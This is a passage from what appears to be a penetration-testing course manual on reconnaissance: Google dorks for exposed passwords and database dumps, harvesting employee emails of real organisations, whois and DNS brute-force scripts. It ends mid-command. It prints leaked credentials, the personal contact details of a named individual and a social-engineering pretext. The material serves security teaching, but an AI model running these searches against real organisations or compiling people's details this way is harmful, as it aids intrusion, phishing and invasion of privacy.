So, why is this useful? You can use Google searches to help profile a website. You can get an estimate of the site size (number of results), or otherwise look for juicy information.

For example, try to identify login pages publicly available on the aeoi.org.ir domain:

```
email password site:aeoi.org.ir
```

This search leads to a publicly accessible webmail, which also provides the software name and version. Lots of information from such a simple search!

2.1.1.3 Nasty Example #1

In the video guide, we went through some interesting Google searches. Let's look at some more nasty examples.

Red Hat Linux has a wonderful option for unattended installations, where all the needed details for the OS installation are placed in an answer file and read from this file during the installation. You can read more about Kickstart here:

http://docs.redhat.com/docs/en-US/Red_Hat_Enterprise_Linux/5/html/Installation_Guide/ch-kickstart2.html

After understanding how Kickstart works, you notice that the Kickstart configuration file may contain interesting information and decide to look for rogue configuration files on the net:

```
# Kickstart file automatically generated by anaconda rootpw filetype:cfg
```

Peeking at one of these configuration files, you see:

```
# Kickstart file automatically generated by anaconda.


install

lang en_US

langsupport --default en_US.iso885915 zh_CN.GB18030 zh_TW.Big5 en_US.iso885915
ja_JP.eucJP ko_KR.eucKR

keyboard us

mouse msintellips/2 --device psaux

xconfig --card "VESA driver (generic)" --videoram 16384 --hsync 31.5-48.5 --vsync
50-70 --resolution 1024x768 --depth 32 --startxonboot

network --device eth0 --bootproto dhcp

rootpw --iscrypted $1$qpXuEpyZ$Kj3646rMCQW7SvxrWcmq8.

# The actual root password for this kickstart is g09u5jhlegp90u3;oiuar98ut43t

firewall --disabled
```

```
authconfig --enableshadow --enablemd5

timezone America/New_York

bootloader --append hdc=ide-scsi

# The following is the partition information you requested

# Note that any partitions you deleted are not expressed

# here so unless you clear all partitions first, this is

# not guaranteed to work

#part /boot --fstype ext3 --size=50 --ondisk=hda

#part / --fstype ext3 --size=1100 --grow --ondisk=hda

#part swap --size=240 --grow --maxsize=480 --ondisk=hda


%packages

@ Printing Support

@ Classic X Window System

@ X Window System

@ Laptop Support

@ GNOME

@ KDE

@ Sound and Multimedia Support

@ Network Support

@ Dialup Support

@ Messaging and Web Tools

@ Software Development

@ Games and Entertainment

@ Workstation Common

xbill

balsa

kuickshow

...
```

```
cdrecord-devel

mozilla-nspr-devel


%post
```

In case you missed it, look at the configuration file again. It says:

```
rootpw --iscrypted $1$qpXuEpyZ$Kj3646rMCQW7SvxrWcmq8.
```

Alas, the Kickstart file also contains the root user hashed password, as well as other detailed information about the computer to be installed.

2.1.1.4 Nasty Example #2

As a web server owner, I can strongly relate to the following example. I often make backups of my MySQL database because I am a prudent web server owner. The MySQL dumps usually have a **.sql** suffix, and they usually have the string **MySQL dump** at the top of the file.

```
mysql dump filetype:sql
```

This search reveals all the exposed MySQL backups that have been subjected to Google, and often these dumps contain juicy information like usernames, passwords, emails, credit card numbers, and the like. This information may just be the handle you need to gain access to the server/network.

```
# MySQL dump 8.14
#
# Host: localhost     Database: XXXXXXXXXXXX
#--------------------------------------------------------
# Server version        3.23.38
#
# Table structure for table 'admin_passwords'
#
CREATE TABLE admin_passwords (
  name varchar(50) NOT NULL default '',
  password varchar(12) NOT NULL default '',
  logged_in enum('N','Y') default 'N',
  active enum('N','Y') default 'N',
  session_ID int(11) default NULL,
  PRIMARY KEY  (name)
) TYPE=MyISAM;
#
# Dumping data for table 'admin_passwords'
#
INSERT INTO admin_passwords VALUES ('umpire','ump_pass','N','N',NULL);
INSERT INTO admin_passwords VALUES ('monitor','monitor','N','N',NULL);
```

There are literally hundreds (if not thousands) of interesting searches that can be made, and most of them are listed in the "Google Hacking" section of the Exploit Database. (The maintenance of the GHDB is now preformed by the Exploit Database team).

The GHDB organizes these searches into categories such as usernames and passwords, and even rates each search by popularity. Please take the time to visit this site, and, if this topic interests you (and it should!), consider ordering the second edition of *Google Hacking for Penetration Testers*. In any case, you *must* read Johnny's Google Hacking PDF presentation, which of course can be found using Google (hint hint).

2.1.1.5 Email Harvesting

Email harvesting is an effective way of finding out possible emails (and possibly usernames) belonging to an organization. Continuing the non-malicious assessment of aeoi.org.ir, simply running a Google search on the aeoi.org.ir domain will reveal several email addresses belonging to that domain.

Obviously, collecting these addresses manually is exhausting and can be automated using a script. The script searches Google for a given domain and then parses the results and filters out emails.

```
root@bt:~# cd /pentest/enumeration/google/goog-mail

root@bt:goog-mail# ./goog-mail.py -d aeoi.org.ir -l 20 -b google

*************************************

*TheHarvester Ver. 1.4b              *

*Coded by Christian Martorella       *

*Edge-Security Research              *

*cmartorella@edge-security.com       *

*************************************

Searching for aeoi.org.ir in google :

====================================

Total results:  167000
```

```
Limit:  20

Searching results: 0


Accounts found:
===================
webmaster@aeoi.org.ir

rd@aeoi.org.ir

farkian@aeoi.org.ir

hkazemian@aeoi.org.ir

hnoshad@aeoi.org.ir

...

rhadian@aeoi.org.ir

hmiranmanesh@aeoi.org.ir

anovin@aeoi.org.ir

mmallah@aeoi.org.ir

vahmadi@aeoi.org.ir

msalahinejad@aeoi.org.ir

@aeoi.org.ir

mgandomkar@aeoi.org.ir
====================


Total results:  43
root@bt:/pentest/enumeration/google/goog-mail#
```

Once harvested, these emails can be used as a distribution base of a client side attack, as will be discussed later in the course.

I usually like to back-trace the emails found because they can reveal interesting information about the individuals whose addresses they are. Try to back-trace the email - hkazemian@aeoi.org.ir .

This search reveals several interesting sites, mostly to do with atomic research. Notice that an additional Yahoo email (hkazemian@yahoo.com) was posted for the same user. Continue digging and Google hkazemian@yahoo.com.

The first hit is INZ Company, which provides the following information:

```
Company Headquarters:

#111, Incubator Center, Science and Technology Park of Tehran University,

16th Street of North Amir Abad Ave., Tehran, Iran,

Tel-Fax: +98-21-88334707

mobile:+ 98-912-3465155

e-mail: hkazemian@yahoo.com , hosseinkazemian@gmail.com, info@spag-co.com

http://www.geocities.com/hkazemian , http://www.spag-co.com
```

Following the links provided on that page (http://www.geocities.com/hkazemian) provide even *more* information about the individual—this search could go on for hours.

2.1.1.6 Finding Vulnerable Servers Using Google

Every few days, new web application vulnerabilities are found. Google can often be used to identify vulnerable servers. For example, in February 2006, a phpBB (popular open source forum software) vulnerability was found. Hackers used Google to quickly identify all the web sites running phpBB, and those sites were targeted for attack. Read more about the vulnerability/exploit here:

http://www.exploit-db.com/exploits/1469

```
"Powered by phpBB" inurl:"index.php?s" OR inurl:"index.php?style"
```


Note the massive amount of sites found: 10,900!

2.2. Miscellaneous Web Resources

2.2.1 Other Search Engines

Obviously, there are other search engines apart from Google. A nice list of search engines and their search capabilities can be found here:

http://www.searchengineshowdown.com/features/

One specific search function that captured my attention was the IP search capabilities of gigablast.com. Searching web content by IP address can help identify load balancers, additional virtual domains, and so on. I recently discovered that the MSN search engine also supports the **ip:** search operator. Try comparing the results of both search engines for a specific target. What differences do you notice?

2.2.2 Netcraft

Netcraft is an Internet monitoring company based in Bradford-on-Avon, England. Their most notable services are monitoring uptimes and providing server operating system detection.

Netcraft can be used to indirectly find out information about web servers on the internet, including the underlying operating system, web server version, uptime graphs, and so forth.

The following screenshot shows the results for all the domain names containing icq.com. The query was run from http://searchdns.netcraft.com/.

For each server found, you can request a site report that provides additional information:

Many other open sources of information exist. Only a few have been listed here, but the basic rule of creative thinking applies to them all. If you think, it will come!

2.2.3 Whois Reconnaissance

Whois is a name for a TCP service, a tool, and a database. Whois databases contain name server, registrar, and, in some cases, full contact information about a domain name. Each registrar must maintain a Whois database containing all contact information for the domains they host. A central registry Whois database is maintained by the InterNIC. These databases are usually published by a Whois server over TCP port 43 and are accessible using the Whois program.

```
root@bt:~# whois

Usage: whois [OPTION]... OBJECT...

-l                    one level less specific lookup [RPSL only]

-L                    find all Less specific matches

-m                    find first level more specific matches

-M                    find all More specific matches

-c                    find the smallest match containing a mnt-irt attribute

-x                    exact match [RPSL only]

-d                    return DNS reverse delegation objects too [RPSL only]

-i ATTR[,ATTR]...     do an inverse lookup for specified ATTRibutes

-T TYPE[,TYPE]...     only look for objects of TYPE

-K                    only primary keys are returned [RPSL only]

-r                    turn off recursive lookups for contact information

-R                    force to show local copy of the domain object even

                      if it contains referral

-a                    search all databases

-s SOURCE[,SOURCE]... search the database from SOURCE

-g SOURCE:FIRST-LAST  find updates from SOURCE from serial FIRST to LAST

-t TYPE               request template for object of TYPE ('all' for a list)

-v TYPE               request verbose template for object of TYPE

-q [version|sources|types]  query specified server info [RPSL only]

-F                    fast raw output (implies -r)

-h HOST               connect to server HOST

-p PORT               connect to PORT
```

81

```
-H                    hide legal disclaimers

     --verbose        explain what is being done

     --help           display this help and exit

     --version        output version information and exit

root@bt:~#
```

Now try to dig out the domain details for the checkpoint.com domain. As usual, you have absolutely no malicious intentions for this domain.

```
root@bt:~# whois checkpoint.com

Whois Server Version 2.0

Domain names in the .com and .net domains can now be registered

with many different competing registrars. Go to http://www.internic.net

for detailed information.

    Server Name: CHECKPOINT.COM

    IP Address: 216.200.241.66

    Registrar: NETWORK SOLUTIONS, LLC.

    Whois Server: whois.networksolutions.com

    Referral URL: http://www.networksolutions.com


    Domain Name: CHECKPOINT.COM

    Registrar: NETWORK SOLUTIONS, LLC.

    Whois Server: whois.networksolutions.com

    Referral URL: http://www.networksolutions.com

    Name Server: NS6.CHECKPOINT.COM

    Name Server: NS8.CHECKPOINT.COM

    Status: clientTransferProhibited

    Updated Date: 22-dec-2006

    Creation Date: 29-mar-1994

    Expiration Date: 30-mar-2012

>>> Last update of whois database: Mon, 08 Mar 2010 17:45:11 UTC <<<

...

Registrant:
```

```
Check Point Software Technologies Ltd.

   3A Jabotinsky St.

   Ramat-Gan 52520

   ISRAEL

   Domain Name: CHECKPOINT.COM

   -------------------------------------------------------------------

     Administrative Contact, Technical Contact:

     Wilf, Gonen              hostmaster@CHECKPOINT.COM

     Check Point Software Technologies Ltd.

     3A Jabotinsky St.

     Ramat-Gan, 52520

     IL

     +972-3-7534555 fax: +972-3-5759256

   Record expires on 30-Mar-2012.

   Record created on 29-Mar-1994.

   Database last updated on 8-Mar-2010 12:35:44 EST.

   Domain servers in listed order:

   NS6.CHECKPOINT.COM          194.29.32.199

   NS8.CHECKPOINT.COM          216.228.148.29
```

You've received the following information from the registrar database.

- Registrar: Network Solutions, LLC.

- Whois server: whois.networksolutions.com

- Name servers: NS6.CHECKPOINT.COM, NS8.CHECKPOINT.COM

- Expiration date: 30-Mar-2012

- Registrant: Check Point Software Technologies Ltd.

- Address: 3A Jabotinsky St., Ramat-Gan 52520, ISRAEL

- IP Address: 216.200.241.66

- Registrar: NETWORK SOLUTIONS, LLC.

- Domain Name: CHECKPOINT.COM

- Administrative Contact, Technical Contact:

    ○ Wilf, Gonen - gonenw@CHECKPOINT.COM

    ○ Check Point Software Technologies Ltd.

    ○ Telephone number: +972-3-7534555

    ○ Fax number: +972-3-5759256

All of this information can be used to continue the information gathering process or to start a social engineering attack ("Hi this is Gonen; I need you to reset my password. I'm at the airport, and have to check my presentation...").

Whois can also perform reverse lookups. Rather than inputting a domain name, you can input an IP address. The Whois result will usually include the whole network range that belongs to the organization.

```
root@bt:~# whois 216.200.241.66

Abovenet Communications, Inc ABOVENET-5 (NET-216-200-0-0-1)

                            216.200.0.0 - 216.200.255.255

CHECKPOINT SOFTWARE MFN-B655-216-200-241-64-28 (NET-216-200-241-64-1)

                            216.200.241.64 - 216.200.241.79


# ARIN WHOIS database, last updated 2010-03-07 20:00

# Enter ? for additional hints on searching ARIN's WHOIS database.
```

```
#
# ARIN WHOIS data and services are subject to the Terms of Use
# available at https://www.arin.net/whois_tou.html
```

Notice that checkpoint.com owns the IP address range 216.200.241.64–216.200.241.79. You have arrived at the point where you have identified specific IP addresses belonging to the organization.

Whois is also often made accessible over a web interface. The following are some of the most comprehensive Whois web interfaces available:

- http://whois.domaintools.com/

- http://www.networksolutions.com/whois/index.jsp

- http://ripe.net

- http://whois.sc

2.3 Exercises

1. Choose your organization (or any other that may be of interest) and gather as much information as possible about it using Google and other open web resources. **Although not part of the THINC.local domain, add this information as an appendix to your final report.**

2. Try organizing the details into the following categories:

   - Organizational structure (Who's the boss? Who's the IT guy?)

   - Domain names they own

   - IP ranges and server names they own

   - Phone numbers and addresses.

   - Emails and employee names (try to identify the job position of each employee found)

   - Rouge or leaked information (PDFs, XLS or PPT files, and so on.) found via Google

   - Web server versions of the organization, if they exist

   - Any other interesting information you may find relevant

ALERT! – DO NOT EXTEND THIS EXCERCISE BY SCANNING OR PERFORMING ANY ILLEGAL OPERATIONS ON THE ORGANIZATION CHOSEN. STICK TO THE EXCERCISE!

Going the Extra Mile

Try to find a downloadable Whois database. It's around 600 MB uncompressed. It's out there, really!

3. Module 3: Open Services Information Gathering

Overview

This module introduces students to the topic of *service information gathering*, and, to an extent, *vulnerability identification*.

Module Objectives

At the end of this module, students should:

1. Be able to use tools present in BackTrack to enumerate the basic external network infrastructure, as well as various services such as DNS, SNMP, SMTP, and SMB.
2. Be able to write their own basic tools in Bash and Python.
3. Be able to automate and script various enumeration tools.
4. Possess proficiency in the use of Maltego.

Reporting

Reporting **is required** for this module as described in the exercises.

A Note from the Author

Once you have gathered enough information about your target using open web resources, you can further enumerate relevant information from other, more specific services that are available. This chapter will demonstrate several such services. Please keep in mind that this is just a brief introductory list. Dozens of other services can disclose interesting information to an attacker apart from the ones mentioned here.

3.1 DNS Reconnaissance

DNS is one of my favorite sources of information gathering. DNS offers a variety of information about public (and sometimes private!) organization servers, such as IP addresses, server names, and server functions.

3.1.1 Interacting with a DNS Server

A DNS server will usually divulge DNS and mail server information for the domain for which it is authoritative. This is a necessity because public requests for mail server addresses and DNS server addresses make up the basic internet experience.

You can interact with a DNS server using various DNS clients such as *host, nslookup* and *dig*.

Let's examine nslookup first. By simply typing **nslookup**, you are put in an nslookup prompt, and you forward any DNS request to the DNS server, which is set up in your TCP/IP settings.

For example:

```
root@bt:~# nslookup
> www.checkpoint.com
Server:         24.224.127.143
Address:        24.224.127.143#53


Non-authoritative answer:
Name:   www.checkpoint.com
Address: 216.200.241.66
>
```

In this example, you've connected to the local DNS server (24.224.127.143) and asked it to resolve the A record for www.checkpoint.com. The DNS server replies with the address 216.200.241.66.

3.1.1.1 MX Queries

To identify the MX server (mail servers) belonging to an organization, you can simply ask the DNS server to show all the MX records available for that organization's domain:

```
> set type=mx
> checkpoint.com
Server:         24.224.127.143
Address:        24.224.127.143#53
Non-authoritative answer:
checkpoint.com  mail exchanger = 12 cale.checkpoint.com.
checkpoint.com  mail exchanger = 15 usmail-as.zonelabs.com.
Authoritative answers can be found from:
checkpoint.com  nameserver = ns8.checkpoint.com.
checkpoint.com  nameserver = ns6.checkpoint.com.
cale.checkpoint.com      internet address = 194.29.32.199
ns6.checkpoint.com       internet address = 194.29.32.199
ns8.checkpoint.com       internet address = 216.228.148.29
>
```

Notice the two mail servers that were listed: mfnbm2 cale.checkpoint.com and usmail-as.zonelabs.com. Each server has a "cost" associated with it—12 and 15, respectively. This cost indicates the preference of arrival of mails to the mail servers listed (lower costs are preferred). From this you can assume that cale is the primary mail server and that the other is a backup in case cale fails.

3.1.1.2 NS Queries

With a similar query, you can identify all the DNS servers authoritative for a domain:

```
> set type=ns
> checkpoint.com
Server:         24.224.127.143
Address:        24.224.127.143#53
Non-authoritative answer:
checkpoint.com  nameserver = ns8.checkpoint.com.
checkpoint.com  nameserver = ns6.checkpoint.com.
Authoritative answers can be found from:
ns6.checkpoint.com       internet address = 194.29.32.199
ns8.checkpoint.com       internet address = 216.228.148.29
```

This query identifies two DNS servers serving the checkpoint.com domain: ns6 and ns8. (What happened to all the rest?) This information can be useful later when you attempt to perform zone transfers.

3.1.2 Automating Lookups

Information gathering using DNS can be divided into three main techniques:

- Forward lookup brute force

- Reverse lookup brute force

- Zone transfers

3.1.3 Forward Lookup Brute Force

The idea behind this method is to try to guess valid names of organizational servers by trying to resolve a given name. If the name resolves, the server exists. Here's a short example using the **host** command:

```
root@bt:~# host www.checkpoint.com

www.checkpoint.com has address 216.200.241.66

root@bt:~# host idontexist.checkpoint.com

Host idontexist.checkpoint.com not found: 3(NXDOMAIN)

root@bt:~#
```

Notice that the DNS name www.checkpoint.com resolved and the **host** command (which acts as a DNS client) returned the IP address belonging to that FQDN. The name idontexist.checkpoint.com did not resolve and you received a "not found" result.

Taking this idea a bit further, with a bit of bash scripting you can automate the process of discovery. Next, compile a short list of common server names and enter them into a file: **dns-names.txt** (a more complete list of DNS names is available in /pentest/enumeration/dnsenum/dns.txt):

```
www
www2
firewall
cisco
checkpoint
smtp
pop3
proxy
dns
...
```

You can now write a short bash script (**dodns.sh**) that will iterate through this list and execute the host command on each line:

```
#!/bin/bash
for name in $(cat dns-names.txt);do
host $name.checkpoint.com
done
```

The output of this script is raw and not terribly useful:

```
root@bt:~# ./dodns.sh
www.checkpoint.com has address 216.200.241.66
Host www1.checkpoint.com not found: 3(NXDOMAIN)
www2.checkpoint.com is an alias for www.checkpoint.com.
www.checkpoint.com has address 216.200.241.66
Host firewall.checkpoint.com not found: 3(NXDOMAIN)
Host cisco.checkpoint.com not found: 3(NXDOMAIN)
Host checkpoint.checkpoint.com not found: 3(NXDOMAIN)
smtp.checkpoint.com is an alias for michael.checkpoint.com.
michael.checkpoint.com has address 194.29.32.68
pop3.checkpoint.com is an alias for michael.checkpoint.com.
michael.checkpoint.com has address 194.29.32.68
Host proxy.checkpoint.com not found: 3(NXDOMAIN)
Host dns.checkpoint.com not found: 3(NXDOMAIN)
Host dns1.checkpoint.com not found: 3(NXDOMAIN)
ns.checkpoint.com has address 194.29.32.199
root@bt:~#
```

Try cleaning up the output to show only the lines that contain the string "**has address**":

```
#!/bin/bash

for name in $(cat dns-names.txt);do

host $name.checkpoint.com |grep "has address"

done
```

The output of this script looks much better and shows only hostnames that have been resolved:

```
root@bt:~# ./dodns.sh

www.checkpoint.com has address 216.200.241.66

www.checkpoint.com has address 216.200.241.66

michael.checkpoint.com has address 194.29.32.68

ns.checkpoint.com has address 194.29.32.199

root@bt:~#
```

To get a clean list of IPs, you can perform further test manipulation on this output. Cut the list and show only the IP address field:

```
#!/bin/bash

for name in $(cat dns-names.txt);do

host $name.checkpoint.com |grep "has address"|cut -d" " -f4

done
```

The output is now limited to a list of IP addresses:

```
root@bt:~# ./dodns.sh

216.200.241.66

...

194.29.32.68

194.29.32.68

root@bt:~#
```

Notice that you've received several IP address ranges: 212.200.241.0 and 194.29.32.0. Compare this information with the previous Whois output. To complete your information map, perform a Whois lookup on the new IP range you just found (194.29.32.0):

```
root@bt:~# whois 194.29.32.199

...


% Information related to '194.29.32.0 - 194.29.47.255'


inetnum:        194.29.32.0 - 194.29.47.255

netname:        CHECKPOINT

descr:          Checkpoint Software Technologies

country:        IL

...

% Information related to '194.29.32.0/20AS25046'

route:          194.29.32.0/20

descr:          Check Point Software Technologies LTD.

origin:         AS25046

mnt-by:         NV-MNT-RIPE

source:         RIPE # Filtered
```

You discover an additional network range belonging to checkpoint.com with the IP block 194.29.32.0/20.

3.1.4 Reverse Lookup Brute Force

Armed with these IP network blocks, you can now try the second method of DNS information gathering, reverse lookup brute force. This method relies on the existence of PTR host records being configured on the organizational nameserver. PTR records are becoming more widely used because many mail systems require PTR verification before accepting mail.

Using the **host** command, you can perform a PTR DNS query on an IP, and if that IP has a PTR record configured, you will receive its FQDN:

```
root@bt:~# host 216.200.241.66
66.241.200.216.in-addr.arpa domain name pointer www.checkpoint.com.
root@bt:~#
```

From this result, you see that the IP 216.200.241.66 back-resolves to www.checkpoint.com. Using a Bash script, you can automate the backward resolution of all the hosts present on the checkpoint.com IP blocks:

```
#!/bin/bash
echo "Please enter Class C IP network range:"
echo "eg: 194.29.32"
read range
for ip in `seq 1 254`;do
host $range.$ip |grep "name pointer" |cut -d" " -f5
done
```

The output of this script is:

```
root@bt:~# ./dodnsr.sh
Please enter Class C IP network range:
eg: 194.29.32
194.29.32
dyn32-1.checkpoint.com.
dyn32-2.checkpoint.com.
dyn32-3.checkpoint.com.
...
michael.checkpoint.com.
cpi-stg.checkpoint.com.
mustang-il.checkpoint.com.
cpi-stg.checkpoint.com.
cpi-s.checkpoint.com.
emma1-s.checkpoint.com.
emma2-s.checkpoint.com.
emma-clus-s.checkpoint.com.
dyn32-88.checkpoint.com.
harmetz.checkpoint.com.
sills.checkpoint.com.
sills.checkpoint.com.
imap1.checkpoint.com.
...
dyn32-116.checkpoint.com.
```

Often many of the host names provide a clue about the use of the specific server, such as imap1 or VPNSSL.

3.1.5 DNS Zone Transfers

If you are unfamiliar with the term *zone transfer*, or with the underlying mechanisms of DNS updates, I strongly recommend that you read up about it before continuing. Wikipedia has some nice resources:

http://en.wikipedia.org/wiki/DNS_zone_transfer

Basically, a zone transfer can be compared to a database replication act between related DNS servers. Changes to zone files are usually made on the Primary DNS server and are then replicated by a zone transfer request to the secondary server.

Unfortunately, many administrators misconfigure their DNS servers and, as a result, anyone asking for a copy of the DNS server zone will receive one.

This is equivalent to handing a hacker the corporate network layout on a silver platter. All the names and addresses (and often functionality) of the servers are exposed to prying eyes. I have seen organizations whose DNS servers were misconfigured so badly that they did not separate their internal DNS namespace and external DNS namespace into different unrelated zones. This resulted in a complete map of the external network structure, as well as an internal map.

It is important to say that a successful zone transfer does not directly result in a penetration. It does, however, definitely aid the hacker in the process.

Next, attempt a zone transfer on the www.offensive-security.com domain. You can use the **host** or **dig** command in Linux to attempt the zone transfer.

you can gather the DNS server names either by using **nslookup** or by using the **host** command:

```
root@bt:~# host -t ns offensive-security.com

